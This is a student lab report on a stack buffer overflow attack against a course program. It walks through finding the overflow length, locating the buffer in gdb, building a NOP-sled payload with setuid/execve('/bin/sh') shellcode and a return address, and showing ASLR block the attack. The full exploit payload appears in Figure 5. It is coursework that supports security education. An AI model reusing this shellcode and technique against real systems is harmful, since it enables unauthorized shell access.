Lab III – Buffer Overflow Attacks and Defenses

CPS 499-02/592-02

Software/Language Based Security

Fall 2020

Dr. Phu Phung

Evan Krimpenfort

Task I: Determine the length input to overflow the buffer

a. Steps

The steps I took in order to find the buffer overflow size was to play a game of high and low. If I was low I was inside of the buffer. If I was high, I went past the buffer size. Once, I found where that line was crossed. That's where the Length was.

b. Demo

```
[09/17/20]seed@VM:~/.../lab3-bufferoverflow$ ./myecho $(perl -e "print 'A'x592")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
[09/17/20]seed@VM:~/.../lab3-bufferoverflow$ ./myecho $(perl -e "print 'A'x591")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[09/17/20]seed@VM:~/.../lab3-bufferoverflow$
```

Figure 1: Overflow Demonstration

The N value for what the buffer size is 592. N-1 is 591.

Task II: Debug the program to get the Buffer Address

a. Vulnerable Function

The vulnerable function here is the strcpy function seen in figure 2. This function is vulnerable because the function does not check buffer lengths and this is where you could extend the buffer and overwrite bytes of data.

```
0x08048433 <+31>:    call   0x8048320 <strcpy@plt>
```

Figure 2: The address where strcpy is

b. Program Pointer

```
0x0804843c <+40>:    mov    DWORD PTR [esp],eax
```

Figure 3: the address where strcpy is called

In figure 3, the point is inside of main. You can find it at $*main + 40$.

c. Buffer Address

In figure 3, the address of which you can set the break point for strcpy is at $0x0804843c$ because this is when the function is actually called.

d. Buffer Address Verification

```
[-----------------------------------stack-------------------------------------]
0000| 0xbfffe720 --> 0xbfffe73c ('A' <repeats 200 times>...)
0004| 0xbfffe724 --> 0xbfffec7f ('A' <repeats 200 times>...)
0008| 0xbfffe728 --> 0xb7ff57ac ("<program name unknown>")
0012| 0xbfffe72c --> 0xbfffe7b0 ('A' <repeats 200 times>...)
0016| 0xbfffe730 --> 0x0
0020| 0xbfffe734 --> 0xb7fff53c --> 0xb7fdb000 --> 0x464c457f
0024| 0xbfffe738 --> 0xbfffe7b0 ('A' <repeats 200 times>...)
0028| 0xbfffe73c ('A' <repeats 200 times>...)
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x0804843c in main (argc=0x2, argv=0xbfffea24) at myecho.c:8
8       in myecho.c
gdb-peda$ x/280xb $esp
0xbfffe720:     0x3c    0xe7    0xff    0xbf    0x7f    0xec    0xff    0xbf
0xbfffe728:     0xac    0x57    0xff    0xb7    0xb0    0xe7    0xff    0xbf
0xbfffe730:     0x00    0x00    0x00    0x00    0x3c    0xf5    0xff    0xb7
0xbfffe738:     0xb0    0xe7    0xff    0xbf    0x41    0x41    0x41    0x41
0xbfffe740:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffe748:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
```

Figure 4: Where the Buffer Address is

You can see the Buffer is $0xbfffe7c$ because of the very top part at 0000 and where it is in the hex dump.

e. Explanation & Demo

What's happening here is we are trying to find where the buffer starts so we can set appropriate break points. Without understanding where the code is in memory, we wouldn't be able to find it and analyze it. First step being finding the vuln (strcpy), second finding where it's called ($* \, main + 40$) and then setting a break point there to hex dump it.

Task III: Construct the Payload

a. Size of the payload and why?

The size of the payload Is 592 (the N value we found earlier) subtracted by 46 (which is the size of the shell code). The reason I chose 46 instead of something less is more is because I want to overflow the buffer exactly by 592. So, I want the correct amount of Nops and shell bytes to get that value. The payload allows a return address to be written so that the shell code can be executed inside of the buffer. We don't want to take off any nops for the return address. That stays where it is.

b. Capture the code of the payload

```
print "\x90"x(592-46) .
        "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x0
7\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xf
f\xff\x2f\x62\x69\x6e\x2f\x73\x68" .
       "\x40\xe9\xff\xbf"
```

Figure 5: Code of the payload

Task IV: Launch the Attack

a. Launch the attack and capture it



Figure 6: Attack

b. Why does this happen?

This attack happens because I was successfully able to overflow the buffer just right. I filled the buffer completely (592 bytes) and rewrote the return address so that it doesn't go back to main. It now has to execute what the buffer was (which was the shell code).

Task V: A Buffer Overflow Attack Countermeasure

a. Turn randomizations on



Figure 7: Attack but with Randomization

b. Explain

The reason the attack no longer works is because your return address isn't within the field of the program. It is outside of the bounds of memory space and that causes the program to fault.